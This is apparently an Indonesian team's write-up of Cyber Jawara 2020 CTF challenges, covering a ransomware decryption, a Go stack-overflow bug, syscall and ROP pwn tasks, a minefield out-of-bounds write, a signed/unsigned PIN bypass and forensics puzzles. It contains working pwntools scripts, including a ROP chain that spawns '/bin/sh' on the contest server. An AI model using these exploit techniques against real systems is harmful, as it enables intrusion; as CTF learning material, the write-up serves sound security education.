
```

Program mengeluarkan output string acak. kami menduga bahwa string tersebut adalah base64

```

> echo Q0oyMDIwezIyMUJfQmFrZXJfU3RyMzN0fQo | base64 -d
CJ2020{221B_Baker_Str33t}
base64: invalid input

```

FLAG : CJ2020{221B_Baker_Str33t}

Ransomware

Challenge 11 Solves X


Ransomware

683

Reverse engineering berguna untuk mengetahui alur dari suatu program baik untuk riset binary exploitation, membuat crack/patch, membuat keygen, ataupun analisis malware.

Berikut adalah sebuah ransomware yang mengenkripsi berkas flag.txt. Dapatkah Anda mendekripsi berkas tersebut?

[!\[\]\(6f14bd1d47837ffca97f7549903e915f_img.jpg\) ransom...](#) [!\[\]\(9c0403346b936399429a8c172f9e788a_img.jpg\) flag.txt....](#)



Diberikan sebuah file ELF 64bit stripped bernama ransomware dan sebuah file flag yang dienkripsi. Ketika dijalankan, Program ransomware akan mengenkripsi file flag.txt dan menghasilkan file flag.txt.enc.

```

17 v9 = 1;
18 flag_plaintext = open("flag.txt", 0, a3, a2);
19 if (flag_plaintext == -1)
20     exit(-1);
21 fd = open("flag.txt.enc", 65);
22 if (fd == -1)
23     exit(-1);
24 generate_key(v13);
25 v12 = 32;
26 init_table();
27 swap_with_arg({__int64}N3, 16);
28 for (i = 0; i < v12; ++i)
29 {
30     v7 = swap_and_ret();
31     buf = v7 * (__BYTE *) (i + v13);
32     write(fd, &buf, 1ull);
33 }
34 init_table();
35 swap_with_arg(v13, v12);
36 while (1)
37 {
38     v9 = read(flag_plaintext, &v5, 1ull);
39     if (v9 <= 0)
40         break;
41     v7 = swap_and_ret();
42     buf = v7 * v5;
43     write(fd, &buf, 1ull);
44 }
45 close(flag_plaintext);
46 close(fd);

```

Dalam melakukan enkripsi, program memakai sebuah key yang digenerate pada fungsi di address 0xa0c (yang kami beri nama generate_key) menggunakan file /dev/urandom.

```

1 int64 __fastcall generate_key(__int64
2 {
3     int fd; // ST1C_4@1
4     __int64 v2; // rdx@1
5     __int64 v3; // rdx@1
6     __int64 buf; // [sp+20h] [bp-30h]@1
7     __int64 v6; // [sp+28h] [bp-28h]@1
8     __int64 v7; // [sp+30h] [bp-20h]@1
9     __int64 v8; // [sp+38h] [bp-18h]@1
10    __int64 v9; // [sp+48h] [bp-8h]@1
11
12    v9 = *MK_FP(__FS__, 40LL);
13    fd = open("/dev/urandom", 0);
14    read(fd, &buf, 32ull);
15    close(fd);
16    v2 = v6;
17    *(__QWORD *)a1 = buf;
18    *(__QWORD *) (a1 + 8) = v2;
19    v3 = v8;
20    *(__QWORD *) (a1 + 16) = v7;
21    *(__QWORD *) (a1 + 24) = v3;
22    return *MK_FP(__FS__, 40LL) ^ v9;
23 }

```

Selanjutnya sebuah array berisi nilai 0-255 diinisiasi. array tersebut kami beri nama tabel dan fungsi untuk menginisiasi tabel kami beri nama init_table. fungsi ini juga memberikan nilai 0 ke dua variabel global yang kami beri nama N1 dan N2

```

1 signed __int64 init_table()
2 {
3     signed int i; // [sp+0h] [bp-4h]@1
4
5     for ( i = 0; i <= 255; ++i )
6         table[i] = i;
7     N1 = 0;
8     N2 = 0;
9     return 1LL;
10 }
```

Kemudian terdapat dua fungsi untuk mengacak tabel tersebut (kami beri nama `swap_with_arg` dan `swap_and_ret`), yang jika diubah ke dalam bahasa python menjadi seperti berikut

```

def swap_with_arg(arr, max_num):
    global N1, N2, table
    for N2 in range(256):
        N1 = (table[N2] + N1 + arr[N2 % max_num]) & 0xff
        table[N1], table[N2] = table[N2], table[N1]
    N1 = 0
    N2 = 0

def swap_and_ret():
    global N1, N2, table
    N2 = (N2 + 1) & 0xff
    N1 = (N1 + table[N2]) & 0xff
    table[N1], table[N2] = table[N2], table[N1]
    print(hex(table[N2] + table[N1]))
    return table[(table[N2] + table[N1]) & 0xff]
```

Key untuk mengenkripsi file flag dixor dengan nilai yang dikembalikan dari fungsi `swap_and_ret` dan disimpan pada file flag yang dienkripsi. Dari banyaknya iterasi, kami mengetahui bahwa 32 byte pertama dari file `flag.txt.enc` merupakan key yang dienkripsi. Selanjutnya, tabel diinisiasi kembali dan diacak menggunakan key, dan flag dixor dengan nilai yang dikembalikan oleh fungsi `swap_and_ret`.

Untuk mendekripsi flag kembali, pertama-tama kita mendekripsi key pada file `flag.txt.enc` dengan cara yang sama dengan program, lalu menginisiasi tabel baru, mengacak tabel dengan key, lalu melakukan xor dengan byte selanjutnya dari file flag yang dienkripsi tersebut.

berikut script yang kami gunakan

sv.py

```





```

```
data = data[32:]
data = [ord(i) for i in data]
flag = ''
for i in data:
    flag += chr(i ^ swap_and_ret())

print(flag)
```

```
> py sv.py
CJ2020{mamntap_gan_c71c416369bb6230}
```

FLAG : CJ2020{mamntap_gan_c71c416369bb6230}

Koq Error

Challenge 7 Solves X

Koq Error

694

Teman Anda baru belajar menggunakan Go dan membuat sebuah program sederhana. Namun, program tersebut crash ketika dijalankan padahal ia yakin programnya benar.

Ia meminta bantuan Anda untuk memeriksa apa yang salah. Namun, bukannya memberikan source code, teman Anda malah memberikan program yang sudah di-compile.

Dapatkan Anda memeriksa apa yang salah dan mendapatkan output yang diekspektasikan? Flag dari soal ini adalah `CJ2020{output}`

[Unduh program](#)

[Flag](#) [Submit](#)

Diberikan sebuah file ELF 64bit bernama koqerror. Sesuai deskripsi soal, saat dijalankan file tersebut mengeluarkan error yang dapat dilihat pada gambar di bawah ini

```
> ./koqerror
runtime: goroutine stack exceeds 1000000000-byte limit
runtime: sp=0xc0200f8388 stack=[0xc0200f8000, 0xc0400f8000]
fatal error: stack overflow

runtime stack:
runtime.throw(0x4bd293, 0xe)
    /usr/local/go/src/runtime/panic.go:1116 +0x72
runtime.newstack()
    /usr/local/go/src/runtime/stack.go:1060 +0x78d
runtime.morestack()
    /usr/local/go/src/runtime/asm_amd64.s:449 +0x8f

goroutine 1 [running]:
main.fun(0x208d9, 0x4ece62c6, 0x4f790d59, 0x0)
    /vagrant/KoqError/koqerror.go:5 +0xa5 fp=0xc0200f8398 sp=0xc0200f8390 pc
```

Berdasarkan output error tersebut, kami menduga bahwa terdapat suatu bug yang menyebabkan fungsi melakukan recursive terlalu banyak.

Pada fungsi main program, terdapat pemanggilan fungsi pada alamat 0x498E00 dengan argumen 133337, 1333333337, dan 1333333337.

```

10 if ( (unsigned __int64)&retaddr <= *(__QWORD *)(*MK_FP(__FS__, -8LL) + 16LL) )
11     sub_461500(a1, a2);
12 sub_498E00(a3, a1, a2, 133337LL, 1333333337LL, 1333333337LL);
13 sub_40A0A0(a1, a2);
14 *(__QWORD *)&v8 = &unk_4A32B0;
15 *(__QWORD *)&v8 + 1 = v3;
16 return sub_492960(a1, a2, v4, (__int64)&off_4DB2C0, v5, v6, (__int64)&off_4DB2C0, qword_553990);
17 }
```

Kami lalu melihat fungsi 0x498E00. Fungsi tersebut akan memanggil dirinya sendiri dengan argumen kedua dikurangi satu setiap recursive sampai argumen kedua bernilai nol.

<pre> .text:0000000000498E2B .text:0000000000498E30 .text:0000000000498E34 .text:0000000000498E37 .text:0000000000498E3C .text:0000000000498E41 .text:0000000000498E46 </pre>	<pre> mov rcx, [rsp+28h+arg_0] mov [rsp+28h+var_28], rcx dec rax mov [rsp+28h+var_20], rax mov rax, [rsp+28h+arg_18] mov [rsp+28h+var_18], rax call sub_498E00 </pre>
---	---

Jika fungsi tersebut diubah ke dalam bahasa python, maka akan menjadi seperti ini

```

def some_func(arg1, arg2, arg3):
    result = arg2
    if(arg2 > 0):
        result = some_func(arg1, arg2-1, arg3)
        result = arg1*result
    if(arg3 != 0):
        if(arg3 == -1):
            result *= -1
        else:
            result %= arg3
    else:
        result = 1
    return result

```

Karena argumen ke-2 bernilai 1333333337, maka program akan melakukan recursive sampai 1333333337 kali. Namun, hal ini menyebabkan nilai stack terus berkurang sampai menyebabkan overflow mengeluarkan output error. Untuk mengatasi hal tersebut, kita dapat mengubah fungsi recursive menjadi for loop. Karena looping diatas 1 juta, kami memutuskan untuk menggunakan bahasa C untuk menghitung nilai akhir.

berikut script yang kami gunakan

```
sv.c
```

```
// gcc sv.c -o sv
#include<stdio.h>

int main(){
    unsigned long int res = 1;
    unsigned long int a = 133337;
    unsigned long int b = 1333333337;
    for(int long i=0; i<1333333337; i++){
        res = res*a;
        res = res%b;
    }
    printf("CJ2020{%d}\n", res);
}
```

```
> ./sv
CJ2020{863240505}
```

FLAG : CJ2020{863240505}

PWN

Syscall

Challenge 40 Solves X

Syscall

484

Syscall adalah salah satu pondasi yang penting dalam sistem operasi. Oleh karena itu, mengetahui tentang syscall adalah wajib dalam melakukan riset binary exploitation ataupun riset keamanan sistem operasi.

Berikut adalah layanan yang akan menjalankan syscall pada sistem Linux x86 64 bit.

```
nc pwn.cyber.jawara.systems 13371
```

Flag **Submit**

Diberikan sebuah alamat service yang ketika dibuka akan menampilkan output seperti berikut

```
> nc pwn.cyber.jawara.systems 13371
>>> CJ Syscall <<
Alamat memori flag: 0x56510f506b68
Nomor syscall:
```


Dari output tersebut, kami menyimpulkan bahwa untuk mendapatkan flag, kami harus memanggil syscall yang tepat. karena alamat flag sudah diberi tahu, maka kami mencoba untuk memanggil syscall write dengan nomor syscall 1 (syscall write), arg0 1 (FD stdout), arg1 berupa alamat flag dalam bentuk desimal, arg2 100 (jumlah output), dan arg seterusnya 0.

```
> nc pwn.cyber.jawara.systems 13371
>>> CJ Syscall <<<
Alamat memori flag: 0x56510f506b68
Nomor syscall: 1
arg0: 1
arg1: 94906149268328
arg2: 100
arg3: 0
arg4: 0
arg5: 0

Menjalankan syscall(1, 1, 94906149268328, 100, 0, 0, 0)
CJ2020{pemanasan_dulu_ya_agan_sekalian}>>> CJ Syscall <<<Alamat memori flag: %p
Nomor syscall: %
```

FLAG : CJ2020{pemanasan_dulu_ya_agan_sekalian}

ROP



Diberikan file output dari readelf dan gadget dari sebuah file binary. Dari deskripsi yang diberikan, kita harus membentuk payload dari gadget yang diberikan untuk memanggil shell.

Payload dapat dibentuk dengan meniru ropchain yang digenerate dari ROPgadget. Payload ini membutuhkan alamat .bss yang bisa kita lihat dari file elf_info.

71	[23]	__libc_IO_vtables	PROGBITS	00000000006bac20	000bac20
72		0000000000006a8	0000000000000000	WA	0 0 32
73	[24]	__libc_atexit	PROGBITS	00000000006bb2c8	000bb2c8
74		000000000000008	0000000000000000	WA	0 0 8
75	[25]	__libc_thread_sub	PROGBITS	00000000006bb2d0	000bb2d0
76		000000000000008	0000000000000000	WA	0 0 8
77	[26]	.bss	NOBITS	00000000006bb2e0	000bb2d8
78		00000000000016f8	0000000000000000	WA	0 0 32
79	[27]	__libc_freeres_pt	NOBITS	00000000006bc9d8	000bb2d8
80		0000000000000028	0000000000000000	WA	0 0 8
81	[28]	.comment	PROGBITS	0000000000000000	000bb2d8
82		0000000000000029	0000000000000001	MS	0 0 1
83	[29]	.note.stapsdt	NOTE	0000000000000000	000bb304
84		000000000000014cc	0000000000000000	0 0 4	

berikut script yang kami gunakan

sv.py

```
from pwn import *

r = remote("pwn.cyber.jawara.systems", 13372)

pop_rsi_ret = p64(0x0000000000410183)
data = 0x000000006bb2e0
pop_rax_ret = p64(0x00000000004155a4)
mov_qword_rsi_rax_ret = p64(0x00000000047f391)
xor_rax_ret = p64(0x0000000000444b00)
pop_rdi_ret = p64(0x0000000000400696)
pop_rdx_ret = p64(0x00000000004497c5)
add_rax_ret = p64(0x0000000000474820)
syscall = p64(0x000000000047b52f)

p = 'A'*16
p += pop_rsi_ret
p += p64(data)
p += pop_rax_ret
p += '/bin/sh'
p += mov_qword_rsi_rax_ret
p += pop_rsi_ret
p += p64(data + 8)
p += xor_rax_ret
p += mov_qword_rsi_rax_ret
p += pop_rdi_ret
p += p64(data)
p += pop_rsi_ret
p += p64(data + 8)
p += pop_rdx_ret
p += p64(data + 8)
p += xor_rax_ret
```

```
p += add_rax_ret * 59
p += syscall

r.sendlineafter(":", p)
r.interactive()
```

```
> py sv.py
[+] Opening connection to pwn.cyber.jawara.systems on port 13372: Done
[*] Switching to interactive mode
$ ls
flag.txt
rop
$ cat f*
CJ2020{belajar_bikin_ropchain_sendiri_dong}

$ █
```

FLAG : CJ2020{belajar_bikin_ropchain_sendiri_dong}

Ranjau



Diberikan sebuah file ELF 64bit bernama ranjau. Dari output program, kita diharuskan memilih 8 petak yang tidak berisi ranjau untuk mendapatkan flag.

Pada fungsi game, terdapat pemanggilan fungsi `get_random` yang akan membaca satu byte dari `/dev/urandom`. Kemudian, diambil 4 bit LSB dari nilai tersebut dan disimpan pada `v7` yang dapat dilihat pada gambar di bawah.

```

20 puts("\n++ CJ_Ranjau ++\n");
21 puts("Pilih 8 petak yang tidak berisi ranjau untuk mendapatkan flag!");
22 v8 = "Ranjau diletakkan pada posisi acak di setiap permainan";
23 puts("Ranjau diletakkan pada posisi acak di setiap permainan");
24 for ( i = 0; i <= 3; ++i )
25 {
26     for ( j = 0; j <= 3; ++j )
27         *((_BYTE *)&savedregs + 4 * i + j - 32) = '.';
28 }
29 v1 = get_random();
30 v7 = (((unsigned int)(v1 >> 31) >> 28) + (_BYTE)v1) & 0xF - ((unsigned int)(v1 >> 31) >> 28);
31 v12 = 8;
32 while ( v12 > 0 )
33 {
34     puts("\n\n");
35     puts(" 1 2 3 4");
36     for ( k = 0; k <= 3; ++k )
37     {
38         puts("  +---+---+---+");
39         printf("%c ", (unsigned int)(k + 65));
40         for ( l = 0; l <= 3; ++l )
41             printf("+%c", *((_BYTE *)&savedregs + 4 * k + l - 32));
42         puts("+-");
43     }
44     puts("  +---+---+\n");
45     printf("Masukkan notasi (contoh: A1): ");
46     v2 = get_notation();
47     v13 = v2;
48     v4 = v2;
49     v3 = v2 + (v2 < 0 ? 3 : 0);

```

Input dari user diambil dari fungsi `get_notation`. Fungsi ini menerima 2 karakter dari user ditambah newline. Lalu karakter diinput tadi dimasukkan ke rumus $4 * (\text{karakter1} - 65) + \text{karakter2} - 49$. Kemudian hasil dari rumus tersebut menjadi output dari program tersebut. Output fungsi tersebut digunakan untuk menentukan index dari petak permainan.

```

3 char v0; // ST0D_1@1
4 char v1; // ST0E_1@1
5 char v2; // ST0F_1@1
6
7 v0 = getchar();
8 v1 = getchar();
9 v2 = getchar();
10 return (unsigned int)(4 * (v0 - 65) + v1 - 49);

```

Program kemudian mengecek petak yang dipilih oleh user. Untuk menghindari user memilih petak yang sama secara terus-menerus, petak yang dipilih diganti nilainya dengan 'X'. Selanjutnya dilakukan pengecekan petak apakah berisi ranjau atau tidak. Ranjau dalam petak ditandai dengan nilai '.'. Masalahnya, saat inisiasi semua petak berisi nilai '.' dan index yang menjadi acuan pengecekan ranjau adalah variabel `v7` yang nilainya dihitung dari fungsi `get_random`, bukan nilai yang user masukkan. Hal ini menyebabkan user akan terus mendapatkan ranjau dimanapun petak yang dipilih.

```

59 else
60 {
61     *((_BYTE *)&savedregs
62     + 4 * (v3 >> 2)
63     + (signed int)((((unsigned int)((unsigned __int64)v13 >> 32) >> 30) + (_BYTE)v13) & 3)
64     - ((unsigned int)((unsigned __int64)v13 >> 32) >> 30))
65     - 32) = 'X';
66     if ( *((_BYTE *)&savedregs
67     + 4 * (v7 / 4)
68     + (signed int)((((unsigned __int64)v7 >> 32) >> 30) + (_BYTE)v7) & 3)
69     - 32) == '.')
70     {
71         puts("\n\n\nDuarrr bebek! Anda memilih petak yang berisi ranjau...\n\n\n");
72         return MK_FP(_FS_, 40LL) ^ v14;
73     }
74     v0 = "\n\n\nSelamat! Anda aman dari ranjau!\n\n\n";
75     puts("\n\n\nSelamat! Anda aman dari ranjau!\n\n\n");
76     --v12;
77     while ( *((_BYTE *)&savedregs
78     + 4 * (v7 / 4)
79     + (signed int)((((unsigned int)((unsigned __int64)v7 >> 32) >> 30) + (_BYTE)v7) & 3)
80     - ((unsigned int)((unsigned __int64)v7 >> 32) >> 30))
81     - 32) != '.')
82     {
83         v5 = get_random();
84         v7 = (((unsigned int)(v5 >> 31) >> 28) + (_BYTE)v5) & 0xF - ((unsigned int)(v5 >> 31) >> 28);
85     }
86 }
87 }
88 }
```

Jika kita lihat kembali fungsi `get_notation`, tidak ada pengecekan input dari user sehingga nilai hasil fungsi tersebut dapat berupa bilangan negatif atau bilangan yang lebih besar dari index petak permainan. Karena sebelum pengecekan ranjau terdapat penulisan nilai 'X' berdasarkan index yang diinput user (agar menghindari pemilihan petak yang sudah dipilih), kita mendapatkan dapat menulis nilai 'X' ke alamat manapun.

Karena ranjau dicek berdasarkan variabel `v7`, kita dapat mengoverwrite variabel tersebut dengan nilai 'X'. Saat pengecekan nanti, nilai yang dilihat akan diluar petak permainan sehingga kita dianggap memilih petak yang tidak berisi ranjau. Jika dilihat dengan `gdb`, jarak variabel `v7` dengan petak permainan adalah -28. Jadi kita memerlukan input yang menghasilkan nilai tersebut. Karena 65 merupakan nilai ASCII untuk karakter 'A', maka kita dapat memasukkan ':1' yang nantinya saat dihitung akan menjadi $4 * (58-65) + 49-49 = -28$. Karena `v7` dioverwrite dengan nilai random pada setiap loop, kita dapat memasukkan string ':1' sebanyak 8 kali untuk mendapatkan flag.

```

 1 2 3 4
+-+-+-+-
A +.+.+.+.
+-+-+-+-
B +.+.+.+.
+-+-+-+-
C +.+.+.+.
+-+-+-+-
D +.+.+.+.
+-+-+-+-

Masukkan notasi (contoh: A1): :1


Selamat! Anda aman dari ranjau!

CJ2020{hacker_beneran_nge-cheat_pakai_exploit_sendiri}

```

FLAG : CJ2020{hacker_beneran_nge-cheat_pakai_exploit_sendiri}

Brankas



Diberikan sebuah file ELF 64bit bernama brankas. sesuai deskripsi soal, kita diharuskan menebak 5 angka pin dengan benar sebanyak 30 lapis dengan kesempatan untuk menebak salah sebanyak 9 kali pada setiap lapisnya.

Pin yang kita akan tebak berasal dari fungsi `get_pin` yang akan membaca 5 bytes dari file `/dev/urandom`, yang kemudian setiap byte-nya dimodulo dengan 10 dan dijadikan digit. Kemudian program meminta input dari user menggunakan fungsi `scanf`. Kemudian dilakukan pengecekan apakah pin yang kita masukan dibawah 99999 (dibawah 5 digit). Namun disini terdapat sebuah vuln. Variabel `v1` yang menampung input dari user bertipe `unsigned int`. Akan tetapi, saat dilakukan pengecekan, variabel tersebut dianggap sebagai `signed int`. Akibatnya, jika kita memasukkan nilai yang besar (antara `0x80000000 - 0xFFFFFFFF`) saat pengecekan nilai tersebut akan dianggap negatif dan kurang dari 99999. Hal ini dapat mempengaruhi proses pengecekan nilai

pin.

```

11 puts("== Brankas CJ 30 Lapis ==\n\n");
12 for ( i = 0; i <= 29; ++i )
13 {
14     printf("\n\nLapisan %d\n-----\n", (unsigned int)(i + 1));
15     v4 = get_pin();
16     v3 = 10;
17     while ( v3 > 0 )
18     {
19         printf("PIN: ");
20         __isoc99_scanf("%d", &v1);
21         if ( (signed int)v1 <= 99999 )
22         {
23             v5 = check(v1, v4);
24             printf("Benar: %d\n", v5);
25             if ( v5 == 5 )
26             {
27                 printf("Lapisan %d terbuka\n", (unsigned int)(i + 1));
28                 break;
29             }
30             if ( !--v3 )
31             {
32                 puts("Brankas gagal terbuka");
33                 return *MK_FP(__FS_, 40LL) - v6;
34             }
35         }
36         else
37         {
38             puts("Masukkan 5 digit!");
39         }
40     }

```

Proses pengecekan pin dilakukan pada fungsi check pada gambar di bawah. Pengecekan dilakukan per digit dengan menggunakan modulo 10. jika nilai digit sama, maka variabel v5 akan ditambah satu. Di akhir loop, nilai pin akan dibagi 10. Looping dilakukan selama salah satu pin bernilai 0. Jika jumlah digit sama dan nilai sama, maka variabel v5 diset menjadi 5 dan dikembalikan. Jika tidak, maka v5 akan langsung dikembalikan.

```

9  v4 = a1;
10 v3 = a2;
11 v5 = 0;
12 v6 = 0;
13 v7 = 0;
14 while ( v4 || v3 )
15 {
16     if ( v4 % 0xA == v3 % 0xA )
17         ++v5;
18     if ( v3 )
19         ++v6;
20     if ( v4 )
21         ++v7;
22     v4 /= 0xAU;
23     v3 /= 0xAU;
24 }
25 if ( v5 == v6 && v6 == v7 )
26     v5 = 5;
27 return (unsigned int)v5;
28 }

```

Pada fungsi ini, jika nilai pin dicek melalui hasil dari modulo. Nilai modulo akan sama jika salah satu nilai bernilai 0 dan salah satu nilai merupakan kelipatan 10. Hal ini dapat digunakan untuk mengubah nilai v5 menjadi 5. Berdasarkan vuln yang ditemukan tadi, kita harus memasukan nilai yang besar antara 0x80000000 - 0xFFFFFFFF dan harus merupakan kelipatan 10 saat pin yang akan dicek bernilai 0. Kita dapat memasukkan nilai 4000000000. Nilai ini akan dianggap negatif dan dianggap benar 4. Karena untuk melewati lapisan brankas

kita harus benar lima, maka kita dapat menebak digit pertama dengan melakukan brute force sampai benar 5.

Berikut script yang kami gunakan

```
sv.py

from pwn import *

r = remote("pwn.cyber.jawara.systems", 13374)

for _ in range(30):
    n = 4000000000
    while(True):
        r.sendlineafter("PIN: ", str(n))
        r.recvuntil("Benar: ")
        cr = int(r.recvline()[:-1])
        if(cr != 5):
            n += 1
        else:
            break

r.interactive()
```

```
> py sv.py
[+] Opening connection to pwn.cyber.jawara.systems on port 13374: Done
[*] Switching to interactive mode
Lapisan 30 terbuka
Brankas terbuka!
CJ2020{mencuri uang seperti meretas bank, carding, dan meretas e-commerce itu haram ya!}

[*] Got EOF while reading in interactive
$
```

FLAG : CJ2020{mencuri uang seperti meretas bank, carding, dan meretas e-commerce itu haram ya!}

Forensic

FTP

FTP
100

Potongan paket jaringan berikut berisi beberapa paket data yang terdiri dari berbagai komunikasi protokol, termasuk FTP. Sepertinya ada hal menarik yang bisa Anda ketahui dari situ.

 [ftp_cj.pcap](#)

Terdapat sebuah file pcap, dari namanya sudah jelas bahwa chal ini akan berkutat di protokol FTP. Sebenarnya tipikal chal seperti ini sudah sangat banyak.

Ayo kita buka packet tsb menggunakan wireshark dan filternya kita ubah menjadi **ftp-data**

No.	Time	Source	Destination	Protocol	Length	Leftover Capture Data	Info
2212	118.220823	159.65.5.73	159.65.137.97	FTP-DA...	67		FTP Data: 1 bytes (PORT) (STOR a0)
2228	120.098641	159.65.5.73	159.65.137.97	FTP-DA...	67		FTP Data: 1 bytes (PORT) (STOR a1)
2251	140.413054	159.65.5.73	159.65.137.97	FTP-DA...	67		FTP Data: 1 bytes (PORT) (STOR a11)
2265	141.875474	159.65.5.73	159.65.137.97	FTP-DA...	67		FTP Data: 1 bytes (PORT) (STOR a12)
2279	153.989194	159.65.5.73	159.65.137.97	FTP-DA...	67		FTP Data: 1 bytes (PORT) (STOR a13)
2293	162.973838	159.65.5.73	159.65.137.97	FTP-DA...	67		FTP Data: 1 bytes (PORT) (STOR a14)
2307	164.994341	159.65.5.73	159.65.137.97	FTP-DA...	67		FTP Data: 1 bytes (PORT) (STOR a15)
2321	167.455189	159.65.5.73	159.65.137.97	FTP-DA...	67		FTP Data: 1 bytes (PORT) (STOR a16)
2340	169.270555	159.65.5.73	159.65.137.97	FTP-DA...	67		FTP Data: 1 bytes (PORT) (STOR a17)
2356	171.623770	159.65.5.73	159.65.137.97	FTP-DA...	67		FTP Data: 1 bytes (PORT) (STOR a18)
2370	174.073653	159.65.5.73	159.65.137.97	FTP-DA...	67		FTP Data: 1 bytes (PORT) (STOR a19)
2391	188.903472	159.65.5.73	159.65.137.97	FTP-DA...	67		FTP Data: 1 bytes (PORT) (STOR a2)

Hal yang menarik ialah di kolom info terdapat sekuens STOR a0, a1, a2, dan seterusnya. Saat kita buka satu per satu, terdapat sebuah karakter, sehingga kita akan merangkai satu persatu karakter dari sekuens a0, a1, a2, ..., an dan menghasilkan sebuah FLAG.

FLAG: CJ2020{plz_use_tls_kthxx}

Home Folder



Diberikan file cj.zip yang setelah di-extract didapatkan file flag.zip, pass.txt, .bash_history dan file lainnya.

.bash_history

```

nano .bash_history
cat flag.txt
nano pass.txt
zip --password $(cat pass.txt | tr -d '\n') flag.zip flag.txt
cat pass.txt
unzip flag.zip
truncate -s -2 pass.txt
cat pass.txt
ls -alt
rm flag.txt
history -a

```

pass.txt

```
c10a41a5411b992a9ef7444fd6346a4
```

Dilihat dari bash history, file flag.txt di compress dengan password dari file pass.txt yang dihilangkan newlinenya. Setelah itu dilakukan command `truncate -s -2 pass.txt` yang membuat 2 karakter terakhir dari file pass.txt hilang. Byte terakhir yang dihilangkan yaitu "\n" dan satu karakter hex. Disini kita verifikasi dengan panjang karakter pada pass.txt ganjil. Kami lalu mencoba manual menambahkan 1

karakter hex (0-9a-f) setelah value pass.txt dan berhasil terextract dengan value : c10a41a5411b992a9ef7444fd6346a44

FLAG : CJ2020{just to check if you are familiar with linux or not}

Image PIX



Diberikan file gambar pix.png. Melihat judul soal, kami lalu langsung melihat nilai pixel dari gambar :

Nilai pixel mencurigakan, seperti representasi nilai ASCII. Kami lalu melakukan convert nilai-nilai di semua pixel menjadi char :

```
solve.py

from PIL import Image

im = Image.open("pix.png")
pixs = list(im.getdata())

strs = ""
for pix in pixs:
    strs += chr(pix[0]) + chr(pix[1]) + chr(pix[2])
```

```
print strs
```

Dan didapatkan flagnya.

```
FLAG : CJ2020{A_Study_in_Scarlet}
```

